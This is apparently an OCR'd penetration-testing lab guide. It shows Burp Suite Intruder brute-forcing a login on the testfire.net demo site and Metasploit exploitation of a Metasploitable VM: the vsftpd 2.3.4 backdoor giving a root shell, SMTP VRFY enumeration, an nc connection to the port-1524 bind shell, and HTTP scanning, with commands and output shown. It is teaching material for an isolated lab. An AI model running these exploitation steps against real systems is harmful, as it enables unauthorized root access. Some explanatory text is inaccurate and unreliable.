

Burp Suite Community Edition v2022.9.6 - Temporary Project
Choose an attack type
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=8177D6A25919E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=admin&passw=sdfbllk&btnSubmit=Login
0 payload positions
Length: 569





## STEP 4:

Set the payload select payload set to 2 and payload type to simple list. Add any 4 random username and password one with the actual username and password. Select the option as start attack now to obtain the list of length the one which has the different length is the actual username and the password.




Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 4
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
sfghj
255hk
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:


2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
0 302 245
1 admin admin 302 372
2 password admin 302 245
3 admin password 302 245
4 password password 302 245
5 admin addd 302 245
6 password addd 302 245
7 admin passs 302 245
8 password passs 302 245
9 admin admin1 302 245
10 password admin1 302 245
11 admin pass1 302 245
12 password pass1 302 245
13 admin asss 302 245
Finished
Settings
Start attack

# 4. Perform Exploiting Metasploit

## a. MetaSploit Exploitation using FTP Port

Metasploit is a table exploitation attack via the FTP port. This type of attack involves exploiting a vulnerability in a database or web application that allows an attacker to execute arbitrary SQL queries, which can be used to extract sensitive data, modify data, or even gain remote access to the system.

### STEP 1:

Open Kali linux and Metasploit parallely. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::34a4:e537:163c:3562  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 2549  bytes 287751 (281.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6026  bytes 458722 (447.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 629  bytes 66322 (64.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 629  bytes 66322 (64.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.105   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```

### STEP 2:

Initiate the database and check the status of the database and start the database.

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(root㉿kali)-[/home/kali]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Mon 2023-02-27 14:00:46 EST; 33s ago
    Process: 16979 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 16979 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Feb 27 14:00:46 kali systemd[1]: Starting PostgreSQL RDBMS...
Feb 27 14:00:46 kali systemd[1]: Finished PostgreSQL RDBMS.

COMMAND    PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 16954 postgres    5u  IPv6  54892      0t0  TCP localhost:5432 (LISTEN)
postgres 16954 postgres    6u  IPv4  54893      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres   16954       1  0 14:00 ?        Ss     0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

┌──(root㉿kali)-[/home/kali]
└─# msfdb start
[i] Database already started
```

### STEP 3:

Check the system version using the nmap tool. Entering the command *nmap -sV 192.168.56.105*. By using this command, we can get the version along with the status of the port and the difference services.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 14:02 EST
Nmap scan report for 192.168.56.105
Host is up (0.00014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

## STEP 4:

As we will be using the ftp port for the attack, we must first scan it for vulnerabilities. To do this, type the command *nmap -p 21 - -script vuln 192.168.56.105*. This will allow us to see the vulnerabilities.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 --script vuln 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 14:03 EST
Nmap scan report for 192.168.56.105
Host is up (0.00048s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
```

## STEP 5:

Use the metasploit tool by entering msfconsole command and enter the command as search vsftpd.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

## STEP 6:

Copy the path shown as the result of *search vsftpd* ,this path will allow to enter the machine. Enter command as use the pathname.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

## STEP 7:

Must configure the rhost and the payload for the exploitation as indicated in the below figure.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.105
rhosts => 192.168.56.105
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.105   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
```

## STEP 8:

Enter the command exploit. Then you will be logged to the target machines kernel
Enter the command *whoami* to know which directory you are currently in.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[+] 192.168.56.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:36047 → 192.168.56.105:6200) at 2023-02-27 14:12:08 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

## b. Metasploit Exploitation using SMTP Port

## STEP 1:

Open Kali linux and Metasploit parallely. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.
Scan the port smtp for all the information by giving the command *nmap -p 25 192.168.56.105.*

```
root@kali: /home/kali
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::34a4:e537:163c:3562  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 153  bytes 20914 (20.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3110  bytes 190122 (185.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 430  bytes 45284 (44.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 430  bytes 45284 (44.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.105   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 13:14 EST
Nmap scan report for 192.168.56.105
Host is up (0.00014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

## STEP 2:

As we will be using the smtp port for the attack, we must first scan it for vulnerabilities. To do this, type the command *nmap -p 25 - -script vuln 192.168.56.105*. This will allow us to see the vulnerabilities.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 25 --script vuln 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 13:17 EST
Nmap scan report for 192.168.56.105
Host is up (0.00035s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
```


## STEP 3:

Use the metasploit tool by entering  msfconsole command and enter the command as search smtp.

```
msf6 > search smtp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                  2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary
File Write
   1   auxiliary/server/capture/smtp                                          normal     No     Authentication Capture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                           normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract In
fo and Dump Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole             2007-08-24       excellent  No     ClamAV Milter Blackhole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex     2010-05-19       great      No     CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof             2015-01-27       great      Yes    Exim GHOST (glibc gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                 2013-05-03       excellent  No     Exim and Dovecot Insecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                 2010-12-07       excellent  No     Exim4 string_format Function Heap Buffer Overflow
```


## STEP 4:

Copy the path 25 shown as the result of *search smptp* ,this path will allow to enter the machine. Enter command as use the pathname.




## STEP 5:

Set the RHOSTS to the metasploitable IP address .





## STEP 6:

Enter the command exploit and enter the shell.


## STEP 7:

Open another terminal and enter the root and scan the port using the command *nc 192.168.56.105 25*.

Enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres





## c. Metasploit Exploitation using Bind Shell

A bind shell is a type of shell that listens for incoming connections on a specific port and allows the attacker to gain access to the target system. In Kali Linux, you can create a bind shell using several tools, such as Netcat, Metasploit.

### STEP 1:

The command "*nmap -sV <metasploit_IP>*" is used to perform a service version scan on the target system with the IP address specified as *"<metasploit_IP>*" using Nmap.
The output of this command will show the results of the service version scan, including the open ports and their associated services, the service versions, and any other information Nmap was able to gather about the target system. This information can be useful for identifying potential vulnerabilities and for determining the appropriate Metasploit modules to use for further exploitation




### STEP 2:

The command "*nmap -p 1524 <metasploit_IP>*" is used to scan a specific port (1524 in this case) on the target system with the IP address specified as "*<metasploit_IP>*" using nmap.
The output of this command will show the status of port 1524 (open, closed, or filtered), and any information nmap was able to gather about the service running on that port.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 1524 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 14:21 EST
Nmap scan report for 192.168.56.105
Host is up (0.00032s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 08:00:27:B5:37:A6 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.69 seconds
```

## STEP 3:

The command "*nc <metasploit IP> 1524*" is used to establish a connection to the target system with the IP address specified as "<metasploit IP>" using Netcat. Specifically, this command will attempt to connect to port 1524 on the target system.

```
┌──(root㉿kali)-[/home/kali]
└─# nc 192.168.56.105 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

# d. Metasploitable Exploitation using HTTP Port

## STEP 1:

Open Kali linux and Metasploit parallely. Find the IP address of both the Kali and Metasploitable machine. By using the commands ifconfig and nbtscan.

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.104  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::34a4:e537:163c:3562  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 2549  bytes 287751 (281.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6826  bytes 458722 (447.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 629  bytes 66322 (64.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 629  bytes 66322 (64.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.56.105   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```

## STEP 2:

Use the metasploit tool by entering  msfconsole command and enter the command as *search http scanner*.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

```
msf6 > search http scanner

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank    Check  Description
   -   ----                                                        ---------------  ----    -----  -----------
   0   auxiliary/scanner/http/a10networks_ax_directory_traversal   2014-01-28       normal  No     A10 Networks AX Loadbalancer Directory Traversal
   1   auxiliary/scanner/snmp/sbg6580_enum                                          normal  No     ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
   2   auxiliary/scanner/http/wp_abandoned_cart_sqli               2020-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scanner
   3   auxiliary/scanner/http/accellion_fta_statecode_file_read    2015-07-10       normal  No     Accellion FTA 'statecode' Cookie Arbitrary File Read
   4   auxiliary/scanner/http/adobe_xml_inject                                      normal  No     Adobe XML External Entity Injection
   5   auxiliary/scanner/http/advantech_webaccess_login                             normal  No     Advantech WebAccess Login
   6   auxiliary/scanner/http/allegro_rompager_misfortune_cookie   2014-12-17       normal  Yes    Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
   7   auxiliary/scanner/ftp/anonymous                                              normal  No     Anonymous FTP Access Detection
   8   auxiliary/scanner/http/apache_userdir_enum                                   normal  No     Apache "mod_userdir" User Enumeration
   9   auxiliary/scanner/http/apache_normalize_path                2021-05-10       normal  No     Apache 2.4.49/2.4.50 Traversal RCE scanner
```

# STEP 3:

Copy the path *auxiliary/scanner/http/http_version* shown as the result of *search http scanner* ,this path will allow to enter the machine. Enter command as use the <path>. Configure the rhost and the payload for the exploitation as indicated in the below figure.

```
